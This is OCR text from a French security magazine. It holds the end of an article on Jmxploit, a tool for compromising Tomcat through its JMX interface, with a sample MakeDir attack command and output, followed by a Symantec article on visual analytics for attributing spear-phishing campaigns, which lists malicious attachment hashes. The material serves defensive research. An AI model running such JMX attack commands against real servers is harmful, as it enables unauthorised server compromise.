[10]  CreateUser  This attack will create a user to access Tomcat
application's

Select ID :
```

Pour invoquer le module **MakeDir** :

```
bt@laptop:~$ java -jar jmxploit.jar --host tomcat --port 8050 --login
controlRole --password password --attack MakeDir --path /tmp/newdir
Connexion to JMX service at tomcat:8050
MakeDir will be launch
#### createStandardHost operation will be invoke ####
#### Operation createStandardHost has been successfully invoked ####

#### removeHost operation will be invoke ####
#### Operation removeHost has been successfully invoked ####
```

Le module **MakeDir** fait appel à différents modules de l'outil (**CreateHost** et **RemoveHost**) pour créer un répertoire sur le serveur.

4.4 Évolutions

Jmxploit ne permet pas pour le moment d'utiliser SSL pour interagir avec le serveur de Mbeans, cette amélioration pourrait s'avérer nécessaire.

L'API JMX étant présente par défaut sous JAVA, il sera intéressant d'étendre les recherches à d'autres serveurs d'applications utilisant cette technologie et d'intégrer de nouveaux modules à l'outil.

Conclusions et recommandations

La mise à disposition de l'API JMX offre de nouvelles possibilités de compromission du serveur applicatif Tomcat. Comme nous l'avons montré, un accès au serveur de Mbeans (notamment avec les privilèges readwrite) rend très probable la compromission du serveur d'applications.

Nous ne pouvons que recommander aux administrateurs de ne pas activer l'accès RMI et de désactiver le JmxProxyServlet si ceux-ci ne sont pas utilisés. Dans le cas contraire, il sera important de mettre en place des mots de passe robustes pour accéder à l'API JMX ainsi que chiffrer l'ensemble des communications entre les connecteurs et les utilisateurs. ■

Références

[AGENTS] http://www-igm.univ-mlv.fr/~dr/XPOSE2011/jmx/agent.php

[ACTIVATION] http://tomcat.apache.org/tomcat-8.0-doc/monitoring.html#Enabling_JMX_Remote

[ANT] http://tomcat.apache.org/tomcat-8.0-doc/monitoring.html#Manage_Tomcat_with_JMX_remote_Ant_Tasks

[JMX_Proxy_Servlet] http://tomcat.apache.org/tomcat-8.0-doc/manager-howto.html#Using_the_JMX_Proxy_Servlet.

ATTAQUES CIBLÉES : LA VISUALISATION ANALYTIQUE COMME OUTIL FORENSIC ET D'INVESTIGATION

Olivier Thonnard – Principal Research Engineer
Symantec Research Labs | Europe

mots-clés : *ATTAQUES CIBLÉES / CYBERESPIONNAGE / OUTIL FORENSIC / VISUALISATION / INVESTIGATION NUMÉRIQUE*

La visualisation analytique est une technologie qui vise à combiner des algorithmes de fouille de données et des techniques de visualisation. Cet article présente l'application de cette nouvelle technologie dans l'identification et l'investigation de campagnes d'attaques ciblées telles que APT1 et Elderwood. Nous démontrons en particulier son utilisation comme outil d'aide à l'analyse forensic « post-mortem » des tactiques, techniques, et procédures (TTP's) utilisées par les cybercriminels.

1 Introduction

Depuis 2009 avec la découverte de Ghostnet puis Stuxnet et Hydraq, une nouvelle ère de cyberattaques semble prendre forme, voire même se généraliser : celle des attaques ciblées. Les attaques ciblées se différencient des autres formes d'attaques plus communes — telles que le spam, les botnets, le phishing ou les virus traditionnels — par le fait qu'elles sont exécutées par des assaillants plus déterminés, patients, possédant les ressources nécessaires pour développer des malwares et des attaques en général plus sophistiquées, et ayant le temps et la motivation de rechercher et d'analyser leurs cibles. Il est généralement admis que ces attaquants puissent bénéficier parfois de l'appui d'organisations gouvernementales ou de certains États désireux d'obtenir des informations stratégiques sur leurs pays voisins ou leurs concurrents directs.

Dans la plupart des cas, les auteurs d'attaques ciblées ne sont pas directement motivés par un profit financier immédiat, mais bien par le vol d'informations sensibles, de secrets de fabrication ou de propriété intellectuelle. Durant ces dernières années, on a pu ainsi observer un nombre croissant de campagnes de cyberespionnage mises à jour par des sociétés spécialisées en sécurité informatique. À titre d'exemple, on pourrait d'abord citer Hydraq (aussi connu sous le nom de « Opération Aurora »), une importante cyberattaque qui visa en 2010 une trentaine de grandes entreprises, principalement américaines, dont Google en fut entre autres l'une des victimes. En 2011, une série de vagues de cyberattaques appelées « Nitro » visèrent principalement les industries des secteurs énergétique et pétrolifère. En 2012, on découvrit également le projet Elderwood, une plateforme d'attaques développée par un groupe d'assaillants aux ressources apparemment illimitées, ou encore « Red October » (janvier 2013) et Miniduke (février 2013), toutes deux visant principalement à espionner les gouvernements d'Europe de l'Ouest et d'Amérique du Nord. Enfin, le groupe APT1 aussi connu sous le nom de CommentCrew, un groupe de hackers chinois apparemment associé à une structure militaire et sponsorisé par le gouvernement chinois, fut mis à jour et largement détaillé dans un rapport publié par la société Mandiant en février 2013.

1.1 Profil type d'une attaque ciblée

La forme la plus commune d'une attaque ciblée consiste à envoyer un courriel de type « *spear-phishing* » à la personne ciblée (phase d'incursion). Dans un tel e-mail, l'assaillant fait en général usage de techniques d'ingénierie sociale et utilisera des thèmes propices en relation avec les activités professionnelles de la victime, ou faisant référence à une réunion ou une rencontre présumée. L'e-mail contient généralement un fichier joint, tel qu'un document PDF, Word ou Excel, qui contient un dropper chargé d'exploiter une vulnérabilité dans le logiciel apparenté (MS Office, Adobe, etc.). Si la vulnérabilité est présente sur la machine

de la victime, le dropper pourra alors installer à l'insu de cette personne une backdoor permettant à l'assaillant de prendre le contrôle total de la machine, et d'espionner en toute liberté non seulement le système de fichiers de cette machine (phase de « découverte »), mais également tout le réseau de l'entreprise (ce qu'on appelle communément la phase de « reconnaissance et mouvement latéral »). Lorsque l'assaillant aura trouvé les documents ou informations recherchés, il utilisera d'autres outils afin de les envoyer discrètement, via le réseau, vers un ou plusieurs serveurs sous son contrôle (phase « d'exfiltration »).

Bien que les attaques ciblées restent relativement rares en comparaison avec les autres formes d'attaques plus communes et motivées par le gain financier immédiat, elles n'en restent pas moins destructrices et leurs conséquences peuvent être désastreuses pour les industries ou les organisations victimes de telles attaques, à la fois sur le plan financier, mais aussi par rapport à la réputation de l'organisation ainsi que la confiance vis-à-vis de ses clients. Une prévention efficace de telles attaques passe donc avant tout par une bonne compréhension des ces nouvelles formes d'attaques, et surtout des modes opératoires de leurs auteurs.

1.2 Identification et attribution de campagnes de cyberespionnage

L'identification d'attaques ciblées isolées, en particulier un courriel de type « spear-phishing », reste une tâche assez difficile, de par leur niveau de sophistication et leur apparence assez proche d'e-mails tout à fait « normaux ». Fort heureusement, il est assez rare que de telles attaques soient exécutées par un seul assaillant, de manière complètement isolée. Dans la plupart des campagnes ciblées identifiées jusqu'ici, on a pu observer des vagues d'attaques relativement similaires, envoyées à plusieurs individus faisant partie des organisations cibles (parfois dans différents secteurs d'activité), et orchestrées par un petit groupe d'assaillant désireux de maximiser leurs chances de compromettre au moins une des victimes ciblées.

Par conséquent, avec un peu d'expérience analytique et suffisamment d'information, il est possible d'utiliser des outils de corrélation avancés et de les appliquer sur de grands ensembles de données de manière transverse (c'est-à-dire au travers des données de plusieurs utilisateurs, travaillant pour différentes sociétés ou organisations, dans différents pays, etc.). Le but final est de reconstruire ces campagnes d'attaques ciblées en utilisant tous les indicateurs de compromission (IOC's) à notre disposition, ceci afin de corréler les e-mails utilisés par les assaillants par rapport à tous les éléments susceptibles d'être utiles (tels que les adresses « From » et « To », les caractéristiques du fichier joint, les sujets et contenus de l'e-mail, les origines de l'émetteur, etc.). Dès lors, il suffit d'avoir connaissance d'un seul e-mail ou d'un seul indicateur associé avec un groupe d'assaillants clairement identifié (tel que APT1, Elderwood, Miniduke, etc.) pour pouvoir éventuellement regrouper et connecter ensemble tous les autres e-mails susceptibles de provenir du même groupe.




Fig. 1 : Illustration du problème de l'identification de campagne d'attaques par le biais de techniques de corrélation multidimensionnelle variable.

Toutefois, identifier des groupes d'attaques « similaires », ou potentiellement liés ensemble n'est pas aussi simple. En effet, certains groupes de cybercriminels peuvent disposer d'outils relativement sophistiqués, leur permettant de modifier aisément n'importe quel aspect de leurs attaques ou de leur méthodologie. Intuitivement, il est facile d'imaginer que la même attaque puisse être « recyclée » et réutilisée contre des cibles complètement différentes. Le challenge ici, en tant qu'investigateur, est d'arriver à regrouper des e-mails utilisés dans des attaques ciblées pouvant avoir une même provenance, et les attribuer ensuite à un groupe d'assaillants connu, sans avoir connaissance a priori de l'ensemble d'indicateurs qui devrait être utilisé à cet effet. En d'autres mots, l'ensemble d'indicateurs corrélés permettant l'identification de telles campagnes d'attaques peut varier d'un groupe à l'autre – étant donné que des groupes d'assaillants distincts peuvent utiliser des méthodologies ou des outils complètement différents. Cette corrélation multidimensionnelle variable est illustrée à la Figure 1, où l'on peut observer trois intrusions provenant d'un même groupe, liées ensemble par différend indicateurs selon que l'on compare les intrusions (1,2) ou (2,3).

1.3 La « visualisation analytique » à la rescousse

La visualisation analytique (« *visual analytics* » en anglais) peut heureusement nous venir en aide dans l'analyse forensic et l'investigation de campagnes de cyberattaques. La visualisation analytique est une discipline scientifique assez nouvelle qui vise à combiner des algorithmes de fouille de données avec des techniques de visualisation, tout en incluant l'analyste dans le processus en lui permettant d'interagir avec les résultats d'analyse provenant d'algorithmes souvent complètement automatisés et parfois assez opaques. L'idée sous-jacente est en fait que ces algorithmes de « *data mining* » sont souvent complexes et fournissent des résultats parfois difficilement exploitables par un expert humain, alors

que la visualisation de ces résultats permet souvent d'exploiter la perspicacité de l'œil humain à détecter rapidement des motifs ou des relations complexes dans des données multidimensionnelles. C'est donc cette synergie entre l'aspect analytique et l'aspect visualisation que nous avons essayé d'exploiter afin de développer un outil d'attribution et d'investigation d'attaques efficace, qui tienne compte de l'aspect « corrélation dynamique » et qui puisse mettre en lumière les différents modes opératoires des assaillants.

2 TRIAGE : un outil d'attribution et d'investigation de cyberattaques

Développé par le Laboratoire de recherche de Symantec, TRIAGE **[1]** est un framework d'analyse forensic et d'investigation de cyberattaques qui s'appuie sur des technologies de fouille de données de type « *clustering* ». L'idée est de reproduire en quelque sorte la méthodologie utilisée par les enquêteurs et experts de la police criminelle, mais ici évidemment dans le mode numérique d'Internet. TRIAGE a donc été conçu afin de permettre à l'analyste de relier ensemble de manière automatique toutes les attaques ou intrusions pouvant avoir une même provenance, voire les mêmes auteurs. Par exemple, cet outil peut être utilisé pour analyser les indicateurs présents dans les e-mails de spear-phishing utilisés par les assaillants, et les regrouper lorsque ceux-ci partagent suffisamment de points communs, c'est-à-dire suffisamment d'indicateurs similaires.




Fig. 2 : Illustration de l'approche TRIAGE qui combine des techniques de fouille de données et de visualisation afin de faciliter l'investigation de campagnes de cyberattaques.

Le pipeline d'analyse TRIAGE, tel qu'appliqué sur des e-mails d'attaque (type spear-phishing), est illustrée à la Figure 2. Après avoir analysé toutes les relations possibles entre les différents e-mails (étape 1), TRIAGE va alors les fusionner (étape 2) de sorte que seuls les groupes d'e-mails partageant un nombre suffisant de similarités seront attribués à un même groupe. L'utilisation de techniques de fusion de données (de type « *Multi-Criteria Decision Analysis* » ou MCDA) nous permet ici de nous affranchir de l'obligation de devoir spécifier précisément quel ensemble de similarités est nécessaire, et nous permet plutôt d'indiquer à l'outil quels indicateurs (ou quelles combinaisons) sont considérés comme important pour la corrélation et l'attribution des attaques. Les fonctions de similarité utilisées dans le framework peuvent être adaptées au type de données traitées (par exemple, *N-gram* ou bien *edit distance* pour les chaînes de caractère, *Jaccard* pour des ensembles de valeurs, *MD5* ou *ssdeep* pour comparer les fichiers joints, etc.). Toutes ces similarités seront alors fusionnées de manière intelligente afin d'éviter de regrouper des attaques qui ne partagent pas suffisamment de points communs.

Grâce au projet Européen VIS-SENSE **[2]**, TRIAGE a été enrichi de différentes technologies de visualisation interactive permettant d'explorer visuellement des groupes de données (ou « clusters ») et de donner un sens aux corrélations multidimensionnelles présentes au sein d'un même groupe d'e-mails d'attaque. Tel qu'illustré ci-après, cette visualisation interactive des « clusters d'attaques » permet également de mettre en évidence les techniques, tactiques et procédures (TTP's) utilisées par les assaillants.

3 Application aux récentes campagnes de cyberespionnage

Entre début 2011 et fin 2013, Symantec a bloqué plus de 100 000 e-mails de type spear-phishing, tous identifiés comme étant « ciblés », c'est-à-dire (1) en faible nombre comparé aux autres types d'activité malveillante (2) qui présentaient un certain niveau d'ingénierie sociale en relation avec les activités du destinataire, et (3) qui contenaient un fichier joint malveillant, la plupart du temps un document infecté par un exploit (dans certains cas, un 0-day), qui vise à installer une backdoor sur la machine cible.

La plupart de ces spear-phishing e-mails ne constituent pas des attaques isolées perpétrées par des assaillants agissant de manière indépendante. Au contraire, l'analyse TRIAGE effectuée sur ces e-mails a révélé qu'un nombre limité de campagnes d'attaques regroupaient une majorité des e-mails (plus de 80% d'entre eux ont pu être regroupés dans seulement quelques centaines de campagnes différentes). Au sein de chaque campagne d'attaque, les e-mails sont tous liés par au minimum 3 ou 4 caractéristiques parmi toutes celles utilisées par l'outil d'analyse, c'est-à-dire :

- origines de l'attaque : adresse « From », adresse source (IP), pays d'origine ;
- date d'envoi ;

- caractéristiques du fichier joint : MD5, fuzzy hash (*ssdeep*), signature anti-virus, nom du fichier, type de document, nom de domaines contactés par le malware une fois installé chez la victime, etc. ;
- sujet et contenu de l'e-mail ;
- adresses e-mail des destinataires (champs « To », « cc » et « bcc).

Toutefois, la combinaison spécifique des caractéristiques similaires peut varier, même au sein d'une même campagne, reflétant ainsi un changement de mode opératoire de la part des assaillants.

Il est intéressant de noter qu'environ 2/3 des campagnes d'attaques identifiées vise un nombre limité d'organisations actives dans des secteurs apparentés, tandis qu'un autre tiers des campagnes semble être organisé à une échelle relativement plus importante, et bien qu'étant qualifiées de « ciblées », semblent toutefois ratisser plus large en visant un plus grand nombre d'individus et de sociétés dans des secteurs complètement différents. Passons à présent à quelques exemples illustratifs afin de fixer les idées.




Fig. 3 : Une campagne d'attaques ciblées provenant d'un même groupe d'assaillants et utilisant le malware « Darkmoon » (entre avril et juillet 2011).

3.1 Darkmoon: une campagne gouvernementale et diplomatique

La campagne « Darkmoon » (du nom du malware utilisé par les assaillants dans le fichier joint aux e-mails) est un exemple illustratif de campagne d'attaques ciblées, organisées toutefois à une échelle relativement grande. Cette campagne fut identifiée en 2011. Environ 850 e-mails de type spear-phishing furent alors identifiés comme faisant partie de cette campagne probablement organisée par un même groupe d'assaillants, étant donné les nombreuses similarités ou connections entre e-mails. La plupart des attaques ont visé des organisations gouvernementales et diplomatiques, avec une minorité d'e-mails envoyés également à des organismes financiers.

« Darkmoon » est représenté à la Figure 3 à l'aide d'une visualisation sous forme de graphe où les noeuds représentent des caractéristiques particulières des e-mails, et les liens les co-occurrences entre ces caractéristiques. La taille des noeuds est en proportion avec le nombre d'occurrences des attributs représentés, tandis que la taille des liens entre deux noeuds est également en relation avec la fréquence de l'association représentée.

Les 850 e-mails de cette campagne furent envoyés à 16 dates différentes (noeuds en mauve) sur une période totale de 3 mois. Toutes les attaques furent lancées à partir de 3 comptes e-mail web gratuits (noeuds en rouge), en faisant usage de divers sujets (en jaune) en relation avec des questions géopolitiques susceptibles d'intéresser les victimes ciblées. On constate que la 1ère vague d'attaques fut lancée le 28 avril 2011 à partir du 1er compte e-mail (« madhurdevgan »), durant laquelle 4 organisations furent ciblées, dont le CEO ainsi que plusieurs exécutives d'une de ces organisations. Le CEO fut ciblé 34 fois durant cette campagne.

Les assaillants ont ensuite utilisé un second compte e-mail (« mayura ») pour envoyer la plus grande partie des attaques en continuant de viser les 4 organisations précédentes, mais également une douzaine d'autres – toujours dans les mêmes secteurs d'activités. Une des organisations fut visée plus de 450 fois durant cette même campagne, qui cibla au moins 23 individus au sein de cette organisation (appartenant principalement au département recherche).

Une dernière vague d'attaques fut lancée le 30 juin 2011 à partir d'un 3ème compte e-mail (« john ») pour se terminer 19 jours plus tard, et durant laquelle 5 nouvelles organisations furent attaquées. Sur une durée totale de trois mois, des centaines d'e-mails, écrits en anglais (pour les cibles européennes), mais aussi en chinois (quand il s'agissait de cibles asiatiques susceptibles de parler cette langue) furent envoyés par un même groupe d'assaillants, en changeant constamment de sujet et de contenu, mais en réutilisant soit le même exploit (SWF/CVE-2011-0611.C), soit les mêmes serveurs C&C (noeuds en vert dans le diagramme) afin de contrôler les machines compromises et exfiltrer les données. À noter que les adresses et domaines utilisés dans l'infrastructure C&C mise en place par les assaillants peuvent être extraits grâce à une analyse dynamique des pièces jointes malveillantes à l'aide de systèmes du type « *malware sandbox* », qui les ouvrent et laissent s'exécuter leur charge utile dans une machine vulnérable contrôlée où toutes les actions du programme malveillant (souvent une backdoor) sont contenues et enregistrées pour pouvoir ensuite être analysées.

Note

Une excellente revue des différentes techniques et outils disponibles actuellement dans le domaine de l'analyse dynamique de malwares a été publiée récemment par des chercheurs d'Iseclab, Eurecom et UCSB (voir également l'article "*A Survey on Automated Dynamic Malware Analysis Techniques and Tools*", disponible sur https://iseclab.org/publications.html).

Le point intéressant à noter également dans la plupart de ces campagnes d'attaques est que les e-mails envoyés au début de la campagne n'ont souvent plus rien en commun avec ceux envoyés durant la dernière vague d'attaques. D'où la nécessité de recourir à ce genre de technologies permettant de reconstruire toute la chaîne d'attaques et de la visualiser dans son ensemble selon une ligne du temps.

La visualisation en graphe permet de donner rapidement une bonne vue d'ensemble et de comprendre le déroulement d'une campagne d'attaques ciblées ainsi que les principales relations entre les e-mails spear-phishing utilisés par les assaillants. Ce type de visualisation peut être générée relativement facilement à l'aide d'outils tels que *graphviz* pour le placement des noeuds. Dans le cas de la Figure 3, nous avons utilisé un placement de type « *force-directed* » tout en conservant les noeuds constituant la ligne de temps horizontale fixés à des positions d'ancrage. D'excellentes librairies Python sont disponibles gratuitement (telles que `pygraphviz` et `networkx`) pour faciliter la génération et manipulation de graphes similaires à ceux présentés dans cet article, et pour s'interfacer avec graphviz en quelques lignes de code. Pour le rendu graphique, nous avons utilisé ici le logiciel Gephi **[3]**, également disponible gratuitement, qui permet de créer un fichier `gexf` (*graph exchange format*). À noter que d'autres outils et librairies de visualisation de graphes permettent d'obtenir des résultats similaires à ceux présentés dans cet article, tels que les outils fournis avec la distribution Linux DAVIX **[8]** disponible gratuitement sur SecViz.org.

3.2 Elderwood Project: les « experts 0-day »

Une campagne d'attaques ciblées, même limitée à seulement une ou deux organisations, peut parfois inclure un grand nombre d'e-mails envoyés en peu de temps. C'est le cas d'une campagne lancée par un groupe connu sous le nom de code « projet Elderwood » et identifiée en avril 2012. Le nom « Elderwood » réfère à un groupe d'assaillants capable de lancer des campagnes bien ciblées, en utilisant pour cela une plateforme de développement leur permettant d'identifier et déployer rapidement de nouveaux exploits (visant la plupart du temps des vulnérabilités de type « 0-day »).

En avril 2012, une de leurs campagnes d'attaques fut identifiée, avec environ 2000 spear-phishing e-mails envoyés par les assaillants contre le même nombre d'employés appartenant à deux grandes industries de Défense. Les activités du groupe Elderwood semblent remonter aussi loin que 2009, avec des connexions apparentes avec l'attaque connue sous le nom « Opération Aurora » (Hydraq). Les assaillants de ce groupe ont depuis lors utilisé de manière systématique un certain nombre de « zero-day » à plusieurs reprises afin d'attaquer un nombre assez conséquent d'industries ou d'organisations liées à celles-ci (telles que des fournisseurs). Leur méthodologie d'attaque a toujours inclus des spear-phishing e-mails, mais depuis 2012 on a aussi pu assister à l'utilisation d'attaques de type « *watering holes* » (c'est-à-dire, les assaillants compromettent en même temps certains sites web susceptibles d'être souvent visités par les employés des organisations ciblées). Il existe un nombre très limité de groupes ayant de telles ressources techniques, et capables de déployer un nombre aussi élevé d'exploits entièrement nouveaux et de monter des attaques aussi sophistiquées en si peu de temps. Elderwood en fait partie.




Fig. 4 : Une campagne d'attaques ciblées attribuées au gang « Elderwood » (avril 2012).

www . hsc-formations . fr

SANS Institute

La référence mondiale en matière de formation et de certification à la sécurité des systèmes d'information

FORMATIONS INFORENSIQUE
Cours SANS Institute
Certifications GIAC

FOR 408
Investigation Inforensique Windows
FOR 508
Analyse Inforensique et réponses aux incidents clients
FOR 610
Rétroingénierie de logiciels malfaisants : Outils et techniques d'analyse

Dates et plan disponibles
Renseignements et inscriptions
par téléphone
+33 (0) 141 409 700
ou par courriel à:
formations@hsc . fr

La Figure 4 représente une campagne spear-phishing attribuée à Elderwood, identifiée en avril 2012. Il apparaît assez clairement que les assaillants ont utilisé un certain nombre de comptes e-mails différents, appartenant principalement au domaine gg880dd.com (en rouge) afin d'envoyer leurs attaques en vagues successives. Au total, pas moins de 1800 e-mails furent envoyés, le même jour, au même nombre de destinataires appartenant à seulement deux industries de Défense différentes (mais probablement apparentées). Le sujet de chaque e-mail a été adapté à chaque destinataire (voir les noeuds en jaune sur l'extérieur). Seules quelques pièces jointes différentes (MD5) – dont une principale – furent utilisées afin d'essayer d'infecter les machines des victimes. En cas de succès, la backdoor installée se connectait systématiquement aux mêmes domaines C&C (indiqués en vert). Un autre point marquant dans cette campagne est l'usage d'un même agent logiciel (Foxmail 6) pour l'envoi de la plupart des e-mails – bien que celui pourrait avoir été simulé. Comme dans la plupart de leurs opérations, les assaillants ont fait usage d'un exploit de type 0-day pour cette campagne (identifié par après CVE-2012-0779). Pour finir, les motifs apparents dans la visualisation de cette campagne suggèrent fortement l'utilisation d'outils automatisés par les assaillants du groupe Elderwood, démontrant une fois de plus leur niveau de sophistication dans l'élaboration de telles campagnes d'attaque.

Note

Les visualisations de cet article montrent une vue d'ensemble statique de certaines campagnes d'attaque. Des vidéos démontrant les possibilités en termes d'interaction avec ces visualisations sont disponibles sur le site du projet VIS-SENSE.

Comme pour la campagne précédente, nous avons à nouveau utilisé des outils logiciels open source (tels que `pygraphviz`, `networkx` **[5]**, et *Gephi*) pour générer le graphe Elderwood à partir de la campagne d'e-mails spear-phishing identifiée par TRIAGE. Il est intéressant de noter que les fichiers au format `gexf` (produits par Gephi) peuvent être visualisés de façon interactive dans un navigateur en utilisant le module JavaScript `gexf-js` **[4]**, disponible gratuitement (sous licence MIT), et que nous avons étendu avec de nouvelles fonctionnalités et intégré à notre framework web (Figure 5). Ce module de visualisation facilite l'exploration et la compréhension de tels graphes et des interconnexions entre noeuds, en permettant à l'utilisateur de déplacer les noeuds afin d'améliorer le placement et le rendu visuel, de zoomer sur certains éléments, de rechercher des motifs particuliers ou encore de masquer certaines parties.

Pour finir, voici un échantillon des sujets d'e-mails et pièces jointes associées à cette campagne afin d'illustrer les thèmes typiquement utilisés par les assaillants :




Fig. 5 : Visualisation interactive de la campagne Elderwood dans un navigateur web à l'aide d'un module JavaScript s'appuyant sur gexf-js, qui a été étendu avec de nouvelles fonctionnalités dans le cadre du projet VIS-SENSE.

Sujets d'e-mail	Pièces jointes	MD5
Wage Data 2012	page 1-2.doc	c0c83fe9f21560c3be8dd13876c11098
London 2012 Medal Top 10	MedalTop10.doc	919708b75b1087f863b6b49a71eb133d
*Message from Anne regarding *** Organizational Announcement!*	Message_from_PerInge.doc	8b47310c168f22c72a263437f2d246d0
*The *** is in the unpromising situation after acquisition by ****	create.doc	4525759c6452f2855ca815277f519684
*Hi, [REM]. I heard about the consolidation of ***, is that true?*	Consolidation Schedule.doc	78c3d73e2e2bba6d8811c5dc39edd600
